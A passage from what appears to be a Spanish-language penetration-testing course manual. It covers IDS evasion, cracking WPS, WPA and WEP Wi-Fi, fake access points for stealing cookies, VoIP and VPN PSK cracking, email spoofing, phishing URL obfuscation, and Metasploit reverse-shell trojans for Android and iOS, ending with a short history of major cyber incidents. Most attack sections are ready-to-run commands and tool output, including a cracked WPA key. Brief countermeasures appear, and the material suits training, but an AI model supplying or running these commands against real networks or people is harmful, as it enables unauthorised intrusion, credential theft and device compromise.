 - **Heuristic IDS:** uses algorithms to analyze the traffic passing

15.4. Intrusion Prevention Systems (IPS)

Detección activa de filtros

```
curl -i www.dominio.com/../../WINNT/System32/cmd.exe?d  
curl -i http://www.targetcompany.com/type+c:\winnt\repair\sam._
```

Buscar por RST o no respuestas

Tipos de IPS:

- ✓ In-line: El IPS necesita estar en línea situado entre el entorno de red que no es de confianza y de la red de confianza que se pretende proteger. Todo el tráfico debe pasar por el IPS para su análisis.
- ✓ Out-of-band: El IPS está conectado a la infraestructura de red de una manera que le permite ver todo el tráfico que pasa por el equipo de red sin estar físicamente entre los dispositivos de envío y recepción

TOR SCAN

```
socat TCP4-LISTEN:8080,fork  
SOCKS4:127.0.0.1:uzzurl.com,socksport=9050
```

Now all attacks can be launched against 127.0.0.1:8080 with Nessus or similar tool.

El IPS maneja tráfico encriptado??

Fragmentation

Probando IDS

```
nmap -n -sS -f -v -p [port] --mtu 8 [IP]
```

Probar el tiempo limite y reensamblado de parametros en los IDS

Depurar paquetes tcp/ip

Probar caracteristica statefull

```
ua-tester -u http://nur.edu
```

15

ATTACKING WIRELESS



XVI. ATTACKING WIRELESS

Adaptador wireless necesario que soporte modo monitor, APLHA Wi-Fi:



16. Monitoriar redes

- Interfaz modo monitor

```
airmon-ng start wlan0
```

Despues de ejecutar el comando tendremos una interfaz **wlan0mon**

- Monitorear

```
airodump-ng -i wlan0mon
```



Podemos adicionar estos flags para filtrar la salida:

```
--essid-regex Test  
-c [canal_num]
```

16.1. Atacando WPS (WiFi Protected Setup)

Existe un fallo de seguridad descubierto en diciembre del 2011 que afecta a routers inalámbricos que tienen la función WPS (también llamada QSS),

El fallo permite a un atacante recuperar la clave pre-compartida de la red WPA/WPA2 con el PIN WPS

16.1.1. WPS Pixie dust attack

Para listar todas las redes que tienen habilitados WPS:

```
wash -i wlan0mon
```

Una vez que tengamos los datos ejecutamos reaver para obtener el PIN

```
reaver -i wlan0mon -c [canal] -b [BSSID] -K 1
```

-c Canal


-b MAC del AP

-K Habilitar ataque pixie dust

```
[Pixel-Dust] Pixiewps 1.1
[Pixel-Dust]
[Pixel-Dust] [*] E-S1: 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
[Pixel-Dust] [*] E-S2: 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
[Pixel-Dust] [+] WPS pin: 76555565
[Pixel-Dust]
[Pixel-Dust] [*] Time taken: 1 s
[Pixel-Dust]
Running reaver with the correct pin, wait ...
Cmd : reaver -i wlan0mon -b 90:C7:92:A8:D4:70 -c 6 -s y -vv -p 76555565

[Reaver Test] BSSID: 90:C7:92:A8:D4:70
[Reaver Test] Channel: 6
[Reaver Test] [+] WPS PIN: '76555565'
[Reaver Test] [+] WPA PSK: 'piso2seoane'
[Reaver Test] [+] AP SSID: 'Rhuama.'
```

Clave WPA: **piso2seoane**



16.1.2. Fuerza bruta

- Análisis de la Clave WPS (8 dígitos):

Combinación original:

10^8 (100 million)

El router evalúa en PIN de manera separada:

$$10^4 + 10^4 = 20,000$$

Eliminando el último dígito (checksum):

$$10^4 + 10^3 = 11,000$$

TOTAL DE COMBINACIONES = 11,000

> **Bully**

```
bully wlan0mon -b [BSSID] -e [ESSID] -c [canal]
```

> **reaver**

```
reaver -i wlan0mon -b [BSSID] --fail-wait=360
```



16.2. Atacando WPA

Primero con **airodump-ng** esperamos que un cliente se asocie al AP

Comments	Station	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	UPTIME	WPS	ESSID
	B:49:DE:10	-53	65	0 0	1	54e	WPA2	CCMP	PSK	4d 16:54:08	1.0 LAB,PBC	FLIAGORENA
Client	STATION	PWR	Rate	Lost	Frames	Probe						
sociated)	F4:B7:E2:44:DE:E2	-60	0 - 1	0	10		FLIAGORENA					
sociated)	14:B4:84:36:51:88	-64	0 - 1	0	3							
sociated)	3C:CB:7C:01:C0:7F	-65	0 - 1	0	1	Xperia C3 ee58						
sociated)	78:F8:82:C6:26:5F	-65	0 - 1	0	4	familia peluche						
sociated)	10:D3:8A:F8:C5:55	-65	0 - 1	0	2							
sociated)	1C:CB:99:7B:37:89	-65	0 - 1	0	7							

- Obtener WPA handshake

```
airodump-ng wlan0mon -c [canal] --write wpahandshake
```

- Des-autenticacion

Necesitamos que se autentifique de nuevo un cliente, por eso lo desasociamos primero.

```
aireplay-ng --deauth 50 -a [BSSID] -c [MAC] --ignore-negative-one wlan0mon
```

- Ataque de diccionario con aircrack-ng

```
aircrack-ng wpahandshake.cap -w /usr/share/wordlists/real.txt
```



Se recomienda crackear con GPU: Ver Usando Hashcat

16.2.1. Cambiar de dirección MAC

Cuando el AP tiene activado el filtro MAC, necesitamos cambiar de MAC a una registrada:

```
ifconfig wlan0 down  
macchanger -m [nueva_MAC] wlan0  
ifconfig wlan0 up
```

16.3. Atacando WEP


Capturar los IVs generados

```
airodump-ng -c [canal] -w [essid] --bssid [bssid] wlan0mon
```

- Enviar paquetes falsos para obtener mas trafico (IVs)

```
aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b [bssid] -h [mac-kali] wlan0mon
```

- Obtener 40.000 IVs (data packets)



- Obtener llave WEP

```
aircrack-ng -b [bssid] [nombre-red]*.cap
```

16.4. Atacando a los clientes

16.5. /opt/wireless/lootbooty

PEAPING TOM

This attack uses EAP-GTC to capture users credentials in clear text and establish a MITM connection

I-PWNER (IOS/OSX Only!)

This attack exploits an implementation flaw in MSChapV2 on most IOS/OSX devices. It allows a MITM connection to be established, then prompts the user with a captive portal where the users clear-text credentials are captured.

Crear un falso AP para robar cookies:

Crear una AP falsa:

```
airmon-ng start wlan0
airbase-ng -P -C 30 -e "WIFI-FREE" -v wlan0mon
```

Configurar la IP/gateway

```
ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
route add -net 10.0.0.0 netmask 255.255.255.0 gw 192.168.0.1
```

Configurar para que los clientes tengan acceso a internet

```
echo "1" > /proc/sys/net/ipv4/ip_forward
iptables -P FORWARD ACCEPT
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

websploit

wifi/wifi_jammer Wifi Jammer

wifi/wifi_dos Wifi Dos Attack


16.6. Atacando a los clientes2

- Crear un DHCP server (10.0.0.1-100)
- Metasploit
/root/Desktop/Laboratorio/Lab15 Wireless/karma.rc
- Crear red falsa
airbase-ng -P -C 30 -e "Free WiFi" -v mon0

16.7. Hacking WPA enterprise

Generalmente las políticas de BYOD (Bring Your Own Device) hacen el uso de 802.1x con el protocolo PEAP (Protected Extensible Authentication Protocol) para que los usuarios conecten sus dispositivos móviles a la red de la empresa.

Como funciona 802.1x ?



PEAP solo valida al cliente y no al servidor. Se puede crear una red WIFI falsa para recolectar credenciales.

<https://github.com/OpenSecurityResearch/hostapd-wpe> (freeradius-wpe)

<http://phreaklets.blogspot.com/2013/06/cracking-wireless-networks-protected.html>

Punk1n.patch

Evil twin:

<http://blog.gojhonny.com/2015/02/wireless-tutorial-performing-evil-twin.html>

Curioseando:

inurl:edu PEAP android configure

Feature	PEAP	EAP-TLS
Support	Nearly Universal	Nearly Universal
Server Authentication	Yes	Yes
User Authentication	MSCHAPv2	Certificate
Easy to Configure	Yes	No
Easy to Manage	Yes	No

Contramedida: Usar EAP-TLS



- Do not use the company name as SSID
- Change default SSID
- Enable MAC address Filter



16

(IN)SEGURIDAD EN INFRAESTRUCTURA



XVII. (IN)SEGURIDAD EN INFRAESTRUCTURA

17. RFID

Identificación por radiofrecuencia) es un sistema de almacenamiento y recuperación de datos remoto que usa dispositivos como tarjetas,

. Esta señal puede ser captada por un lector RFID, el cual se encarga de leer la información y pasarl en formato digital.

Arquitectura:

- **Etiqueta RFID** (tarjeta): contiene los datos de identificación y genera una señal de radiofrecuencia con dichos datos:
 - ✓ Solo lectura: el código de identificación es almacenado durante la fabricación..
 - ✓ De lectura y escritura: la información de identificación puede ser modificada por el lector.
 - ✓ Anticolisión. Se trata de etiquetas especiales que permiten que un lector identifique varias al mismo tiempo
- **Lector de RFID o transceptor**: compuesto por un transceptor y un decodificador. El lector envía periódicamente señales para ver si hay alguna etiqueta en sus inmediaciones. extrae la información y se la pasa al subsistema de procesamiento de datos.
- **Subsistema de procesamiento de datos**: proporciona los medios de proceso y almacenamiento de datos.

Clasificación por su frecuencia.

- Baja (125 ó 134.2 khz): Se puede hasta 10 centimetros de distancia
- Alta (13.56 Mhz) Se puede hasta 30 centimetros de distancia
- Ultraelevada (UHF 868 a 956 Mhz)

- Microonda (2.45 Ghz)

No confundir con NFC que es una tecnologia usada en celulares para transmision de datos, pagos seguros. Aunque tambien trabaja en la misma frecuencia que RFID de alta frecuencia (13.56 Mhz)

➤ **Clonadores de Tarjetas RFID**

- <http://www.ebay.com/itm/9-Frequency-Copy-Encrypted-NFC-Smart-Card-RFID-Copier-ID-IC-Reader-Writer-MC-/162058444178?hash=item25bb6f9d92:g:X-wAAOSw9ZdXKKjf>

Copia tarjetas de frecuencia: baja y alta

Precio: 370bs

- <http://www.ebay.com/itm/RFID-125Khz-EM4305-T5567-Card-Reader-Writer-Copier-Writer-programmer-5-Tags-/131725949966?hash=item1eab7a7c0e:g:50kAAOSwVFlT2all>

Copia tarjetas de frecuencia: baja

Precio: 140bs

- <http://www.ebay.com/itm/Handheld-125KHz-RFID-Copier-Writer-Readers-Duplicator-With-10PCS-ID-Tags-MC-/162190954121?hash=item25c3558e89:g:loMAAOSwOdpXy7Xg>

Copia tarjetas de frecuencia: baja

Precio: 80bs

Servicio para obtener format, facility code or serial number de tarjetas HID or Indala

<http://www.identisource.net/pd-identify-hid-indala-programming-service.cfm>

Contramedida: Segundo factor de autentificación

Fragmentacion de paquetes

- Nmap -f
- Nmap --mtu 128
- Hping3

Printer ports

- Standard Port Monitor 9100
- non-HP printers 515

Bypassing

- NIDS
- UTM

18. Web filters

- Baracuda
- Symantec
- McAfee
- Trend Micro
- Sophos
- PfSense
- Untagle
- Websense

```
service apache2 start
```

<http://localhost/WebFEET/>

19. Balanceadores de carga

Identificar

- Varios direcciones resolviendo al mismo dominio
- Buscar los headers HTTP :
 - ✓ BIGipServerOS
 - ✓ nnCoection:close
 - ✓ cneoction:close
 - ✓ yyyyyyyyyy: close

Detectando balanceadores de carga

```
lbd paypal.com
```

```
halberd -v paypal.com
```

NetCraft: buscar "F5 BigIP"

Determinar tipo de balanceador

- HTTP
- DNS

19.1. Servidores VoIP



Conceptos teóricos necesarios




Figure 1-1: OSI model with VoIP

Métodos usados para hacer una llamada

- **SIP :**
 - Métodos: REGISTER, INVITE, FORWARD, LOOKUP, BYE
 - Servidores de soporte
 - SIP Proxies: Enruta las llamadas entre clientes
 - SIP Registrar: Registra y autentica a los clientes
- **H.323**
 - Subprotocolos: H.225, H.245, H.450, H.239 y H.460
 - Servidores de soporte:
 - H.323 gatekeeper: Registra y autentica a los clientes
 - H.323 gateway: Enruta las llamadas entre clientes
- **IAX**
 - Usado entre 2 servidores Asterisk

SIP methods

- INVITE: invites a VoIP User Agent to a call
 - REGISTER: This request is sent by a User Agent to a Registrar on a network
 - ACK Indicates that the handshake is completed
 - CANCEL This method cancels an existing INVITE message.
 - BYE The method hangs up an existing VoIP call or session.
 - OPTIONS Used to list the capabilities and supported methods of a User Agent or Proxy server
- SIP Digest authentication
- H.323 MD5 hash of general ID (username), password, and timestamp
- IAX MD5 hash of password and the challenge

5060 TCP UDP (SIP) Official

5061 TCP (SIP) over TLS

TCP port 5038 (Asterisk Call Manager)

- Buscar dispositivos SIP en la red

svmap 192.168.80.0/24

- Buscar extensiones por defecto

svwar --force -D 192.168.80.140

-D : Busqueda de extensiones por defecto

Probar metodo INVITE

```
svwar -D -m INVITE 192.168.80.140
```

Buscar extensiones del 1-1000

```
svwar -e001-1000 192.168.80.140
```

-m Metodo INVITE

```
svcrack -u2000 -d password.txt 192.168.80.140
```

Password.txt = /usr/share/passwords/passwords-comunes.txt

Enumeración de corporativo automatizado

```
ace -i eth0 -m [MAC]
```

Enumeración de usuarios del protocolo IAX2

```
enumiax 200.87.100.10 -m 4 -M 8 -v
```

-m Longitud minima

-M Longitud maxima

➤ Capturar trafico VoIP

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
arpspoof -t 192.168.56.100 192.168.56.1
```

```
arpspoof -t 192.168.56.1 192.168.56.100
```

wireshark

➤ **Capturar Autenticacion**

```
sipdump -i eth0 capture.txt
```

```
sipcrack -w password-list.txt capture.txt
```

auxiliary/scanner/sip/options

- Enumerar extensiones

auxiliary/scanner/sip/enumator

19.2. VPN




Conceptos teóricos necesarios




Tipos de VPN:


- site-to-site



- Host-to-site



- Host-to-host



Tipos de VPN segun protocolo:

- IPsec-based VPN

- OpenVPN
- SSL-based VPN (tcp/443)

Determinar si tiene habilitado VPN

```
nmap -sU -p500 192.168.0.10
```

- Prueba inicial
ike-scan -M -v 190.129.205.210

- Obtener Vendor
ike-scan -M --trans=5,2,1,2 --showbackoff 190.181.31.171

Obtener hash “modo agresivo”

```
ike-scan -A -M -Pkey 190.181.31.171
```

Obtiene un archivo “key”

Realizar el crakeo

```
psk-crack -d /usr/share/passwords/passwords-comunes.txt key
```

Actualizar PSK en

- /etc/ipsec.secrets

Iniciar la conexión

```
ipsec setup start
ipsec auto --up vpn
echo "c vpn" > /var/run/xl2tpd/l2tp-control
```

Comprobar la creación de la interfaz ppp0

```
ifconfig
```

Si no crea la interfaz ejecutar:

```
/etc/init.d/xl2tpd restart  
echo "c vpn" > /var/run/xl2tpd/l2tp-control
```

```
ping 10.99.99.1
```

```
arp-scan ppp0 10.99.99.0/24
```

19.3. Dispositivos de red

19.4. Cámaras IP

Embedded web server

HTML/Javascript pages and possibly CGI scripts.

HTTP	Port
GoAhead	99
Lighttpd	80

Marca	Dork
D-Link	dcs-lig-httpd
CISCO	lighttpd/1.4.13 ip camera
IQVision	iqhttpd -401
	netcam

	ip camera
Foscam	netwave IP camera
Vivotek	Vivotek Network Camera

- Realizar escaneo para obtener información SSL

```
ssllscan www.ekoparty.org:443
```

```
root@kali ~$ ssllscan www.ekoparty.org:443
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx
Warning: your system is vulnerable to Heartbleed
DEVICES
Testing SSL server www.ekoparty.org on port 443
TLS renegotiation: pass_files Laboratorio lector-huella_files
Secure session renegotiation supported
TLS Compression:
Compression disabled
Heartbleed:
TLS 1.0 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.2 not vulnerable to heartbleed
```


- Detectar servidores vulnerables a heartbleed



```
./massbleed 186.121.196.0/24
```


17

INGENIERIA SOCIAL



XVIII. INGENIERIA SOCIAL

20. Bitsquatting

Binario	Dec	Hex	
0101111	47	2F	/
1101111	111	6F	o

Bitsquat Domain Original Domain

microsmft.com microsoft.com

micrgsoft.com microsoft.com

miarosoft.com microsoft.com

iicrosoft.com microsoft.com

microsnft.com microsoft.com

mhcrossoft.com microsoft.com

eicrosoft.com microsoft.com

mic2osoft.com microsoft.com

micro3soft.com microsoft.com

		Ejemplo
n	. (punto)	bnb.com.bo --> bnb n com.bo

		bnb.com.bo --> b.b.com.bo
o	/	trabajopolis.bo --> trabaj/polis.bo
c	#	eju.tv

n --> .

20.1. DAPHT

Document and Archive Payload Hidding Tool (DAPHT) is a penetration testing tool for embedding various executables and scripts in documents and archives, in order to hide them from email and web filtering products.

E:\VSProjects\DAHPT

20.2. Spoofing de correos

Comprombar que el dominio no esta configurado de manera correcta:



python spoofcheck.py aduana.gob.bo

Comprueba:

- Ausencia del registro SPF o DMARC.
- El registro SPF del DNS del dominio no especifica ~all o -all.
- La política DMARC está configurada a p=none o no existe.

Conectar con un servidor SMTP Postfix local y llevar a cabo el envío del e-mail, con

los parámetros y atributos que le indiquemos a la aplicación.



/opt/mail/SimpleEmailSpoofer



```
root@kali:~/SimpleEmailSpoofer# python SimpleEmailSpoofer.py --email_filename apple -t "pablo.bit.i64@outlook.com" -f "malo@apple.com" -n "bad boy" -j "Soporte"
[*] Reading apple as email file
[*] Connecting to SMTP server at localhost:25
[*] Setting From header to: bad boy<malo@apple.com>
[*] Setting Subject header to: Soporte
[+] Email Sent to pablo.bit.i64@outlook.com
```

20.3. Social Engineering Toolkit

setoolkit

20.4. Teensy USB HID Attack Vector

<http://www.pjrc.com/teensy/index.html>

Common targets

- **Repcionista, help desk**
- **Soporte técnico**
- **Administradores de sistemas**

- Usuarios y clientes
- Proveedores del objetivo

Methods:

- Human-based
- Computer-based
- Mobile-based (most used)

- Atacante compra un dominio parecido al de la victima

Ofuscar IP:

> URL Ofuscada

<http://www.supermailservices.com@0xde.0xad.0xbe.0xef/support/logon.htm>

> URL Real

<http://222.173.190.239/support/logon.htm>

Donde:

0xde = 222

0xad = 173

0xbe = 190

0xef = 239

a) Método 1

192.168.0.1

a Binario

11000000.10101000.00000000.00000001

combinado en 32 bits

a decimal
3232235521

Dominio original: paypal.com

<http://www.paypal.com.attacker.com/login>

[http://www.paypal¹.com/login](http://www.paypal.com/login)

<http://signin.ebay.com@uzzurl.com>

20.5. Rubber ducky

To set up a build environment, you need to:

- ✓ Install Visual Studio 2012 Express
 - ✓ Install SDCC (Small Device C Compiler)

obtain information about your drive

En una consola

```
cd C:\Psychson\tools  
DriveCom.exe /drive=E /action=GetInfo
```

En KALI compilar rubber ducky script

```
cd /opt/social/usb-rubber-ducky/Encoder  
java -jar encoder.jar -i /root/script.txt -o /root/inject.bin
```

Mas payloads

<https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads>

Contramedidas

- ✓ Capacitación
- ✓ Privilegios de acceso
- ✓ Clasificación de la información
- ✓ Revisión del pasado laboral de los empleados
- ✓ Respuesta a incidentes (guia en caso de un intento de ingenieria social)
- ✓ Anti-virus/anti-phishing

Dos factores de autenticacion

18

MOBILE HACKING



XIX. MOBILE HACKING

21. Metasploit APK

- Crear el troyano

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=[IP] LPORT=[puerto] R > back.apk
```

- Iniciar el escuchador:

```
use exploit/multi/handler
set LHOST [Host]
set LPORT [puerto]
set PAYLOAD android/meterpreter/reverse_tcp
exploit
```

21.1. IOS

```
msfvenom -p osx/armle/shell/bind_tcp -f macho > troyano
```

Hacking tools

Android

- Droidsheep: Session hijacking
- anDOSid: DoS from android

21.2. Smartphone-Pentest-Framework

Archivo de configuracion:

```
cd /opt/Smartphone-Pentest-Framework/frameworkconsole/
```

Archivo de configuracion:

```
config
```

Ejecutando el framework

```
./framework.py
```

19

CIBER-SEGURIDAD



XX. CIBER-SEGURIDAD

22. Historia

➤ **Sabotaje a la tubería trans-siberiana (1982)**

- La tubería utilizaba un sofisticado sistema de control y el software había sido robados de una empresa canadiense por la KGB.
- La CIA presuntamente hizo que la empresa inserte una bomba lógica en el programa para fines de sabotaje, a la larga resulta en una explosión de la tubería con el poder de tres kilotonnes de TNT.

Fuente: http://en.wikipedia.org/wiki/Siberian_pipeline_sabotage

➤ **New York Times (2012–2013)**

- Hackers chinos hackearon repetidamente los sistemas del NYT por el lapso de 4 meses
- Robaron passwords de los reporteros y atacaron cuentas personales

Fuente:<http://www.foxnews.com/world/2013/01/31/new-york-times-say-its-computer-networks-were-repeatedly-hacked-by-chinese/>

➤ **Hackeado Autoridades de Certificación (CA)**

Comodo Hack (2011)

- Comodo es la segunda Autoridades de Certificación mas grande
- Comprometió el 20–25% de Internet

Fuente:<http://privacy-pc.com/articles/ssl-and-the-future-of-authenticity-comodo-hack-and-secure-protocol-components.html>

Diginotar (2011)

- Comprometió TODOS los sitios web públicas del gobierno holandés
- DigiNotar luego fue a la quiebra



Fuente: <http://www.f-secure.com/weblog/archives/00002228.html>

22.1. Advanced Persistent Threat (APT)

Stuxnet (2010)

- Fue diseñado para atacar industriales controladores lógicos programables (PLC).
- Explota cuatro 0-days de las máquinas que utilizan el sistema operativo Microsoft Windows
- Stuxnet según informes comprometida PLC iraníes, recopilaba información sobre los sistemas industriales

- Las centrifugadoras giraron rápidamente hasta que se hicieron trizas
- Se cree que el autor es USA/Israel

Fuente:<http://www.forbes.com/2010/10/06/iran-nuclear-computer-technology-security-stuxnet-worm.html>

➤ **GhostNet (2009)**

- Una gran operación de espionaje electrónico, cuyo origen mayoritario se centraba China.
- Red que había logrado infiltrarse en al menos 1.295 computadoras en 103 países alrededor del mundo.
- Se descubrió que fueron comprometidos embajadas y otras oficinas gubernamentales, así como también centros de exilio del tibetano Dalái Lama en la India y en las ciudades de Bruselas, Londres y Nueva York.

Fuente: http://www.defense.gov/pubs/pdfs/2010_CMPR_Final.pdf

➤ **Careto (2014)**

- Su lista de objetivos que incluía oficinas diplomáticas y embajadas, Careto se cree que ser el trabajo de un Estado-nación (Probablemente España)
- El malware se dice que tiene múltiples backdoors en Linux, Mac OS X y Windows
- Las infecciones se han observado en: Argelia, Argentina, Bélgica, Bolivia, Brasil, China, Colombia, Costa Rica, Cuba, Egipto, Francia, Alemania, Gibraltar, Guatemala, Irán, Irak, Libia, Malasia, Marruecos, México, Noruega, Pakistán , Polonia, Sudáfrica, España, Suiza, Túnez, Turquía, Reino Unido, Estados Unidos y Venezuela.
- Vulnerabilidades explotadas: Adobe Flash Player exploit (CVE-2012-0773)

➤ **Carbanak (2015)**

- Focalizado (pero no limitado a) las instituciones financieras
- El malware se dice que había sido introducido a través de phishing
- Han robado más de 500 millones de dólares, o 1BN dólares en otros informes

22.2. Uso de armas 0-day

- Empresas descubren 0-days, desarrollar exploits, y los venden exclusivamente a clientes individuales
- Mantienen los detalles y sus clientes secretos
- Empresas VUPEN vende 0-days y malware a gobiernos (<http://www.vupen.com/>)
- Los 0-days se convierten en “forever-days” porque las vulnerabilidades nunca son parchadas

22.3. Espionaje gubernamental

- China y sus Industrias estatales
- Gobierno chino tiene "acceso generalizado" a 80 por ciento de las comunicaciones del mundo,
- Las empresas chinas Huawei y ZTE Corporation son culpadas del espionaje industrial.

